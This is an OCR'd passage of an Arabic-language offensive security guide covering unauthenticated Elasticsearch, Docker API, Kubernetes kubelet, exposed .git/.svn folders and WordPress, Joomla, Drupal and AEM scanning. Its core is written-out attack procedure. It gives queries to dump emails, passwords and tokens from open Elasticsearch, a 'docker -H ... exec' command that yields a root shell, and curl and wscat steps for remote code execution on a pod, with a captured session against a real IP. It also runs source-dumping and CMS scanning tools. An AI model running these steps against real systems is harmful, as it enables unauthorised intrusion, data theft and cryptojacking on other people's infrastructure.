
UNAUTHENTICATED ELASTICSEARCH DB

طيب دلوقتي الـ Elastic searchعنده httpسيرفر بيشتغل علي البورت 9200واللي هو من خلاله نقدر نـ databaseالـquery

المشكله الرئيسيه هنا في ايه ؟
ان بعض الناس بيعرضوا البورت دا او بيفضحوا مثلا البورت دا للـ public internetبدون اي نوع من انواع الـauthentication

ودا يعني اي حد يقدر يـ databaseالـquery و يستخرج معلومات

من خلال بحث بسيط من shodanهيخليك تشوف كميه نتايج زي ما في الصوره كدا :



من اول ما انت تعرفت علي ان التارجت بتاعك عنده البورت 9200مفتوح انت تقدر بسهوله انك تفحص لو دي قاعده بيانات Elasticsearchعن طريق انك تكتب الـ root directoryبـ GET request

والـ Responseهيكون بالشكل دا :

{
"name" : "r2XXXX",
"cluster_name" : "elasticsearch",
"cluster_uuid" : "wIVyutV-XXXXXXXXXX",
"version" : {
"number" : "5.6.1",
"build_hash" : "667b497",
"build_date" : "2017-09-14T19:22:05.189Z",
"build_snapshot" : false,
"lucene_version" : "6.6.1"
},
"tagline" : "You Know, for Search"
}

اول ما تعرف endpointعندها exposed Elastic Search dbاول حاجه حاول تكتشف كل الـindexes (Databases)
اللي متاحه عن طريق انك تكتب الـ endpointدي
GET request بـ "/_cat/indices?v"

ودا هيقوم بـ listكل الـ indexes
زي كدا :

```
health status index          uuid                   pri rep docs.count docs.deleted store.size
pri.store.size
yellow open   bookings       lz8yHxqbQuGEDijkdEozAA   5   1        524            0    303.5kb
303.5kb
yellow open   company        HMOFvOQDSiapSol_QAsxzg   5   1          0            0       960b
960b
yellow open   geosys         _J9pwm4vSrWLhbo9pchzMg   5   1      61722            0     32.4mb
32.4mb
yellow open   article        J6UaQSS0RIaRrrokZ1V6Ig   5   1        809            0       6mb
6mb
yellow open   service        SApBMxLLSEWWJOrQoF07Ug   5   1        591            0    433.5kb
433.5kb
yellow open   job_application DSibZjaoQ-mU1MySC4zKrQ   5   1          2            0     16.7kb
16.7kb
yellow open   payment        az5VYu9tQAy41u2PIA-daw   5   1          6            0    142.1kb
142.1kb
yellow open   users          6kHqdkvOSx6dmXXIs_JGNg   5   1       1701          463      4.7mb
4.7mb
yellow open   articles       JKsFXGXfRXuUULpzjLuPLg   5   1          3            0     79.6kb
79.6kb
yellow open   invoice        bgXAHuOLSJaI-37eiBcRBw   5   1         18            0    272.3kb
272.3kb
yellow open   booking        zjbhkI4ZS8egwyuhweNY8g   5   1        545            1      1.7mb
1.7mb
yellow open   address        CKteiX6qRUCYWxkBZCe6Bg   5   1       6245            0        2mb
2mb
yellow open   job_post       qrzfzvvKT3uSOXIY3nzW6Q   5   1         36            0    344.6kb
344.6kb
yellow open   user           HZBWADUeST-pBY4c0L88Pw   5   1       2134           12      9.1mb
9.1mb
yellow open   job_applications B9dyKfW7TbeJppKu-4zpvA   5   1          1            0      8.2kb
8.2kb
yellow open   services       0cXzhBcoR8ecQMurouw6Qg   5   1        579            0    479kb
479kb
yellow open   addressables   ZM45C_69QXugOFLP-M16LQ   5   1       6245          745      2.4mb
2.4mb
yellow open   job_posts      _-nkfsW2TiKHLhTdSRmfuA   5   1         35            0     70.8kb
70.8kb
yellow open   invoices       PoNCOfg6QjSi0I7fPhPbBw   5   1         12            0     84.7kb
84.7kb
yellow open   user_services  bBwhZ0eDTAeqS5AID8Z-2g   5   1       1384          298      1.7mb
1.7mb
yellow open   user_service   _c75afkpQVWjyeWHQUoMDw   5   1       1485           22      1.2mb
1.2mb
yellow open   payments       de4kC0k-RfuoypmE19cLRw   5   1          6
```

المعلومات دي مع تفاصيل تانيه عن الـ serviceتقدر تلاقيها عن طريق الـ endpoint "/_stats/?pretty=1"
وعلشان تقدر تعمل full text search في قاعدة البيانات تقدر تستخدم الـ "/_all/_search?q=email"

ودا هيقوم باستعلام عن كل الـ indexاللي تبع كلمه "email".
فيه كام كلمه برضه انا بحب استخدمهم في البحث زي مثلا

- Username
- User
- Email
- Password
- Token

انت علي طول اول ما تحب تـ query اي indexمعينه تقدر تستبدل الـ "_all"
باسم الـ indexأللي انت عاوز تبحث عنه

فيه تكنيك كمان مفيد برضه وهو انك تـ listكل الـ field namesعن طريق انك تعمل

لـGET request
"/INDEX_NAME_HERE/_mapping?pretty=1" endpoint

انا ببحث عن طريق الكلمات اللي فوق برضه اللي كتبتهم والنتيجه بتكون بالشكل دا

```
{
 "address" : {
  "mappings" : {
   "_default_" : {
    "properties" : {
     "text" : {
      "type" : "text",
      "fields" : {
       "raw" : {
        "type" : "keyword"
       }
      }
     }
    }
   },
   "addressables" : {
    "properties" : {
     "addressable_id" : {
      "type" : "long"
     },
     "addressable_type" : {
      "type" : "text",
      "fields" : {
       "keyword" : {
        "type" : "keyword",
        "ignore_above" : 256
       }
      }
     },
     "city" : {
      "type" : "text",
      "fields" : {
       "keyword" : {
        "type" : "keyword",
```

```
        "ignore_above" : 256
       }
      }
```

زي ما انت شايف هنا اننا عندنا field names زي :
addressable_type, city, etc ..

واللي معرضش لينا الـ outputبشكل كبير

علشان تـ queryكل الـقيم اللي تحتوي علي field nameمعين احنا بنستخدم الـ
"/_all/_search?q=_exists:email&pretty=1"
واللي هتقوم بارجاع كل الـ documentsاللي فيها field name(column) باسم emailزي ما هو واضح

تحت


```
{
 "took" : 12,
 "timed_out" : false,
 "_shards" : {
  "total" : 110,
  "successful" : 110,
  "skipped" : 0,
  "failed" : 0
 },
 "hits" : {
  "total" : 7772,
  "max_score" : 1.0,
  "hits" : [
   {
    "_index" : "address",
    "_type" : "addressables",
    "_id" : "19",
    "_score" : 1.0,
    "_source" : {
     "id" : 19,
     "addressable_id" : 55,
     "addressable_type" : "FHMatch\\Models\\User",
     "lang" : "en",
     "address1" : null,
     "city" : "Alpharetta",
     "state" : "GA",
     "postal" : "30004",
     "country" : "US",
     "lat" : "REDACTED",
     "lon" : "REDACTED",
     "email" : "REDACTED@yahoo.com",
     "phone" : "REDACTED",
     "website" : null,
     "timezone" : "America/New_York",
     "currency" : "USD",
     "privacy" : null,
     "meta" : null,
     "created_at" : "2017-09-26 19:42:02",
     "updated_at" : "2017-09-26 19:42:02",
     "deleted_at" : null
    }
  },
```


نفس الكلام برضه ينفع تغير الـ
"_all"
بأي اسم من الـ indexعلشان تبحث عن الـ endpointدي

يبقي علي السريع كدا عن طريق unauthenticated access لـ Web service
الهاكرز بكل سهوله يقدروا انهم يـ dump الـ Databaseالموجوده


DOCKER API

زمان لو انت هتطور شويه سطور من الكود كدا علي الكومبيوتر بتاعك هيشتغل ولكن روح جربه علي

نظام تاني كدا مش هيشتغل
الـ Dockerبقا تم تصميمها علشان كدا علشان تحل المشكله دي
وهي عباره عن open source softwareبتدير وبتنشأ virtualized application containersفي انظ
مه التشغيل المشهوره
عن طريق ايه ؟ ecosystem of allied tools

ecosystem of allied tools.

يعني مثلا لما تيجي تثبت الـ dockerعلي نظام هيعرض الـ api keyبس علي الـ local hostعلي البورت
2375
الـ api keyدا تقدر تستخدمه في التفاعل مع المحرك بتاع الدوكر
واللي ببساطه بيديلك الحق ان تعمل اي حاجه غير مصدق عليها
تحت كل الاحتمالات دي مفيش اي External partyهتكون قادره انها تأكسس الـ docker apiعلش
ان هي مش مكشوفه
لكن في الـ certain instancesبتاعا الـ apiيقدر يتغير ولذلك ولذلك يقدر انه يتأكسس عن طريق الـ
external resources
لو حصل بشكل غير صحيح هيعرض الـ docker apiلانه يتكشف للعالم زي ما هو واضح



علشان تتأكد ان المضيف المطلوب بيشغل docker

ساعتها انت تقدر تعمل GET requestلـ
/version endpoint

واللي هيقوم بعمل طباعه لـ jsonزي كدا blob :

```
{
 "Platform": {
  "Name": "Docker Engine - Community"
 },
 "Components": [
  {
   "Name": "Engine",
   "Version": "18.09.0",
   "Details": {
    "ApiVersion": "1.39",
    "Arch": "amd64",
    "BuildTime": "2018-11-07T00:56:41.000000000+00:00",
    "Experimental": "false",
    "GitCommit": "4d60db4",
    "GoVersion": "go1.10.4",
    "KernelVersion": "10.0 14393 (14393.3204.amd64fre.rs1_release.190830-1500)",
    "MinAPIVersion": "1.24",
    "Os": "windows"
   }
  }
 ],
 "Version": "18.09.0",
 "ApiVersion": "1.39",
 "MinAPIVersion": "1.24",
 "GitCommit": "4d60db4",
 "GoVersion": "go1.10.4",
 "Os": "windows",
 "Arch": "amd64",
 "KernelVersion": "10.0 14393 (14393.3204.amd64fre.rs1_release.190830-1500)",
 "BuildTime": "2018-11-07T00:56:41.000000000+00:00"
}
```


من لما اتأكد ان الـ docker apiمكشوف انا علي طول بروح للـ CLI versionللدوكر علي طول واستخد مه من التيرمنال

docker -H <host>:<port> ps



زي ما انت شايف في الصوره فيه containerواحد شغال علي بورت 80باسم elegant_easley

واحنا ببساطه نقدر نـ pop a shellفي الـ container
عن طريق الكوماند دا
Docker -H <host>:<port> exec -it <container name> /bin/bash

```
alex@alex-PowerEdge-R710:~$ docker -H :2375 exec -it "mysql" /bin/bash
root@771e4b1ae431:/# whoami
root
root@771e4b1ae431:/# exit
exit
```


زي ما انت شايف في الصوره احنا كنا قادرين علي اننا نحصل علي صلاحيه الروت من الـ shell
من هنا احنا نقدر نعمل كل حاجه بالاعتماد علي الـ docker version

انت ممكن تبقا قادر علي تستخدم استغلال علشان تـ break outالـ containerخلال
الـ host machine
وممكن تبقا قادر انك تعمل حاجات تاني عن طريق الـ containerاللي معاك
طبعا التكنيك دا بيستخدم بشكل كبير في الـ crypto currencyواللي هو التعدين بتاع العملات الرقميه
عن طريق انهم يعملوا containersويروحوا يعملوا Deployللـ containersدي علي الـinfrastructur
esبتاعه الناس
يبقا احنا اول ما نشوف اي docker api exposedللعلانيه تقدر علي طول االنك تـ infrastructالـhijack
ureبتاعتهم
بس الاوحش من كدا انهم يقدروا يحصلوا علي root accessللـ containerبتاعك

KUBERNETES API

مع انتشار الـ dockerفيه تقنيات كتير صممت علي نفس الـ conceptبتاع الـ containers
عندك مثلا Kubernetesوهو عباره عن -open-source container
orchestrationودا نظام علشان تـ automate
الـapplication deployment, scaling, and management

وهو مصمم عن طريق جوجل
Exposed Kubernetes API
الـ Kubernetesبيكشف unauthenticated REST APIعلي البورت 10250
لو الديفيلوبرز مش واخدين بالهم
الـ APIدا ممكن يتكشف للناس علي النت عن طريق بحث بسيط من Shodan



اول ما الخدمة بتاعه Kubernetesيتعملها detectساعتها انت اول حاجه تعملها وهي انك تحصل علي
listمن الـ pods
عن طريق انك تبعت GET requestللـ
/pods endpoint

المفروض ان السيرفر يرجعلك الرد دا :

```
{
“kind”: “PodList”,
“apiVersion”: “v1”,
“metadata”: {},
“items”: [
{
“metadata”: {
“name”: “pushgateway-5fc955dd8d-674qn”,
“generateName”: “pushgateway-5fc955dd8d-“,
“namespace”: “monitoring”,
“selfLink”: “/api/v1/namespaces/monitoring/pods/pushgateway-5fc955dd8d-674qn”,
“uid”: “d554e035-b759-11e9-814c-525400bdacd2”,
“resourceVersion”: “9594”,
```

```
“creationTimestamp”: “2019-08-05T08:20:07Z”,
“labels”: {
“app”: “pushgateway”,
“pod-template-hash”: “1975118848”,
“prophet.4paradigm.com/deployment”: “pushgateway”
},
“annotations”: {
“kubernetes.io/config.seen”: “2019-08-05T16:20:07.080938229+08:00”,
“kubernetes.io/config.source”: “api”,
“kubernetes.io/created-by”:
“{\”kind\”:\”SerializedReference\”,\”apiVersion\”:\”v1\”,\”reference\”:{\”kind\”:\”ReplicaSet\”,\”name
space\”:\”monitoring\”,\”name\”:\”pushgateway-5fc955dd8d\”,\”uid\”:\”d552bfb3-b759-11e9-814c-
525400bdacd2\”,\”apiVersion\”:\”extensions\”,\”resourceVersion\”:\”9591\”}}\n”
},
“ownerReferences”: [
{
“apiVersion”: “extensions/v1beta1”,
“kind”: “ReplicaSet”,
“name”: “pushgateway-5fc955dd8d”,
“uid”: “d552bfb3-b759-11e9-814c-525400bdacd2”,
“controller”: true,
“blockOwnerDeletion”: true
}
]
},
“spec”: {
“volumes”: [
{
“name”: “default-token-qgm5l”,
“secret”: {
“secretName”: “default-token-qgm5l”,
“defaultMode”: 420
}
}
],
“containers”: [
{
“name”: “pushgateway”,
“image”: “10.10.0.15:35000/prom/pushgateway:v0.4.1”,
“ports”: [
{
“name”: “http”,
“containerPort”: 9091,
“protocol”: “TCP”
}
]
```


من الرد دا انت مفروض تكون قدرت انك تحصل علي

namespace name, pod names, and container names:

- Namespace

→ monitoring

- Pod Name

→ pushgateway-5fc955dd8d-674qn

- Container Name

→ Pushgateway

عن طريق المعلومات دي انت ممكن تبعت طلب للـ API serviceواللي هيقوم بعملexecuteلامر معين

ودا ممكن يحصل عن طريق انت تبعت
GET request:

curl –insecure -v -H “X-Stream-Protocol-Version: v2.channel.k8s.io” -H “XStream-Protocol-Version: channel.k8s.io” -H “Connection: upgrade” -H “Upgrade: SPDY/3.1” -X POST “https://<DOMAIN>:<PORT>/exec/<NAMESPACE>/<POD NAME>/<CONTAINER NAME>?command=<COMMAND TO EXECUTE>&input=1&output=1&tty=1”

بعد كدا انت المفروض هتستلم الرد يكون المفروض شبه الرسال دي :

```
alex@alex-PowerEdge-R710:~curl --insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "X-Stream-Protocol-Version: channel.k8s.io" -H "Connection: upgrade" -H "Upgrade:
SPDY/3.1" -X POST "https://[redacted]:10250/exec/monitoring/pushgateway-5fc955dd8d-674qn/pushgateway?command=id&input=1&output=1&tty=1"
*   Trying 140.143.240.4...
* Connected to 140.143.240.4 (140.143.240.4) port 10250 (#0)
* found 148 certificates in /etc/ssl/certs/ca-certificates.crt
* found 597 certificates in /etc/ssl/certs
* ALPN, offering http/1.1
* SSL connection using TLS1.2 / ECDHE_ECDSA_AES_128_GCM_SHA256
*        server certificate verification SKIPPED
*        server certificate status verification SKIPPED
*        common name: system:node:10.10.0.15 (does not match '140.143.240.4')
*        server certificate expiration date OK
*        server certificate activation date OK
*        certificate public key: EC
*        certificate version: #3
*        subject: O=system:nodes,CN=system:node:10.10.0.15
*        start date: Mon, 05 Aug 2019 06:29:00 GMT
*        expire date: Thu, 02 Aug 2029 06:29:00 GMT
*        issuer: C=CN,ST=BeiJing,L=BeiJing,O=k8s,OU=System,CN=kubernetes
*        compression: NULL
* ALPN, server accepted to use http/1.1
> POST /exec/monitoring/pushgateway-5fc955dd8d-674qn/pushgateway?command=id&input=1&output=1&tty=1 HTTP/1.1
> Host: 140.143.240.4:10250
> User-Agent: curl/7.47.0
> Accept: */*
> X-Stream-Protocol-Version: v2.channel.k8s.io
> X-Stream-Protocol-Version: channel.k8s.io
> Connection: upgrade
> Upgrade: SPDY/3.1
>
< HTTP/1.1 302 Found
< Location: /cri/exec/Bwak7x7h
< Date: Mon, 30 Sep 2019 21:53:07 GMT
< Content-Length: 0
< Content-Type: text/plain; charset=utf-8
<
* Connection #0 to host 140.143.240.4 left intact
```

زي ما انت شايف كدا الرد
تم بنجاح و تم عمل اتصال بـ Web socketولاحظ مكان القيمه بتاعه الـ location header
واللي هي بتساوي

/cri/exec/Bwak7x7h.

علشان تـ handleالـ web socket connectionsتقدر تستخدم الاداه دي wscat
طريقه التحميل

apt-get install node-ws

دلوقتي تقدر تحصل علي القيمه بتاعه الـ location headerوتروح بعدها منفذ الامر دا

wscat -c "https://<DOMAIN>:<PORT>/<Location Header Value>" –no-check



كدا قدرنا اننا نوصل لـ RCEوننفذ اوامر علي الـ Container

.GIT / .SVN

طيب دلوقتي ايه هي الـ Git؟
هو revision control systemوالنظام دا بيحتوي علي مجلد مخفي ".git"
المهم المجلد دا بيمثل كانه الـ snapshotللمشروع بتاعك
كل مره انت بتعمل ملف gitهيتم ضغطه وتخزينه للـ data structureبتاعتك
طيب الـ compressed objectهيكون عنده اسم مميز و كمان hashو هيكون مخزن تحت الـ object di
rectory
يعني ايه الكلام دا ؟
يعني ببساطه هتكون قادر انك تعيد انشاء السورس كود و كل حاجه في ال repository
لو انت جيت تفتح "https://example.com/.git"

هتكون قادر تشوف المنظر دا



Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
COMMIT_EDITMSG	2012-12-27 03:45	8	
HEAD	2012-12-27 03:42	23	
branches/	2012-12-27 03:42	-	
config	2012-12-27 03:42	187	
description	2012-12-27 03:42	73	
hooks/	2012-12-27 03:42	-	
index	2012-12-27 03:45	541K	
info/	2012-12-27 03:42	-	
logs/	2012-12-27 03:45	-	
objects/	2012-12-27 03:43	-	
refs/	2012-12-27 03:42	-	


هنا انت هتكون قادر علي اعاده انشاء الـ repositoryواللي بيحتوي علي الـ website source code

https://github.com/internetwache/GitTools/tree/master/Dumper

تقدر تستخدم الاداه دي علشان تعمل كدا

"./gitdumper.sh https://example.com/.git/ /outputdirectory/".


ودا هيقوم بعمل clone للـ repository



بعد كدا دور علي ثغرات في السورس كود او اي exposed passwords.

SUBVERSION

زي الـ Gitهو عباره عن revision control systemوبيحتوي علي المجلد المخفي اللي هو ".svn"
المجلد دا برضه بيتم استخدامه لاعاده انشاء السورس كود المستخدم في الموقع
برضه نفس الكلام ببساطه
"https://example.com/.svn"



https://github.com/anantshri/svn-extractor


الاداه دي هتخليك تعيد انشاء الـ folder structure, source code, and other files



نفس الكلام زي اللي فات في حكايه انك تدور علي ثغرات وكدا

CHAPTER 10: EXPLOITATION CMS

دلوقتي احنا عرفنا مقدمه عن الحكايه دي بس هنتكلم اكتر دلوقتي في كذا حاجه وانه يستخدم علشان تقدر تتحكم ي المحتوي بتاعك




هنتكلم عن الاشهر فيهم دلوقتي واللي هو WORDPRESS

في الحقيقه فيه مئات الاستغلالات والـ misconfigurationsاللي بتؤثؤ عليه وكمان فيه تول من اشهر الادوات اللي في الموضوع دا
وهي wpscan
https://github.com/wpscanteam/wpscan

اكتر حاجه تضايق في الاداه دي ان هي مكتوبه بلغه الـ ruby
والكاتب بيفضل انه يستخدم الـ golangوالـ pythonكـأدوات مصنوعه من اللغات دي يعني

اثناء الـ fingerprintingانت المفروض تكون عرفت التكنولوجي اللي التارجت بتاعك بيشتغل بيها وعلي طول شغل الاداه وافحصه :


wpscan --URL <URL>



تقريبا اغلب المواقع اللي انت هتفحصها هيكون تم ترقيع الثغرات دي لان اغلب الـ WordPress sites دي تتم ادارتها عن طريق
الـ third party vendorsاللي بيقوموا بعمل updatesاول باول

ولكن اوقات كتير هتروح لـ endpointsمصابه بس تقريبا اغلب الاستغلالات هتكون محتاجه credentialsعلشان تستغلها

دايما كمان اتاكد انك تفحص الـ
/wpcontent/uploads/"



وهنا ممكن تلاقي sensitive information زي user emails, passwords, paid digital products, وغيرهم كتير

JOOMLA

تاني اشهر CMS بعد الـ WordPress

مش هنحكي كتير في الجزء دا طبعا لان الفرق مش كتير ربس هنا الدنيا اوحش ونسبه انك تلاقي حاجه كبيره

https://github.com/rezasp/joomscan


```
PERL JOOMSCAN.PL -U <URL HERE>
```



DRUPAL

هنا نفس الكلام ودا تالت اشهر حاجه طبعا نفس الكلام
https://github.com/droope/droopescan

python3 droopescan scan Drupal -u <URL Here> -t 32



ADOBE AEM

اذا انت واجهت قبل كدا الـ Adobe AEM CMSفانت اكيد هتلاقي كميه ثغرات لا بأس بها
الـ CMSدا مليان جدا زي ما الكاتب بيقول ودا اسوء CMSالكاتب شافه

https://github.com/0ang3el/aem-hacker

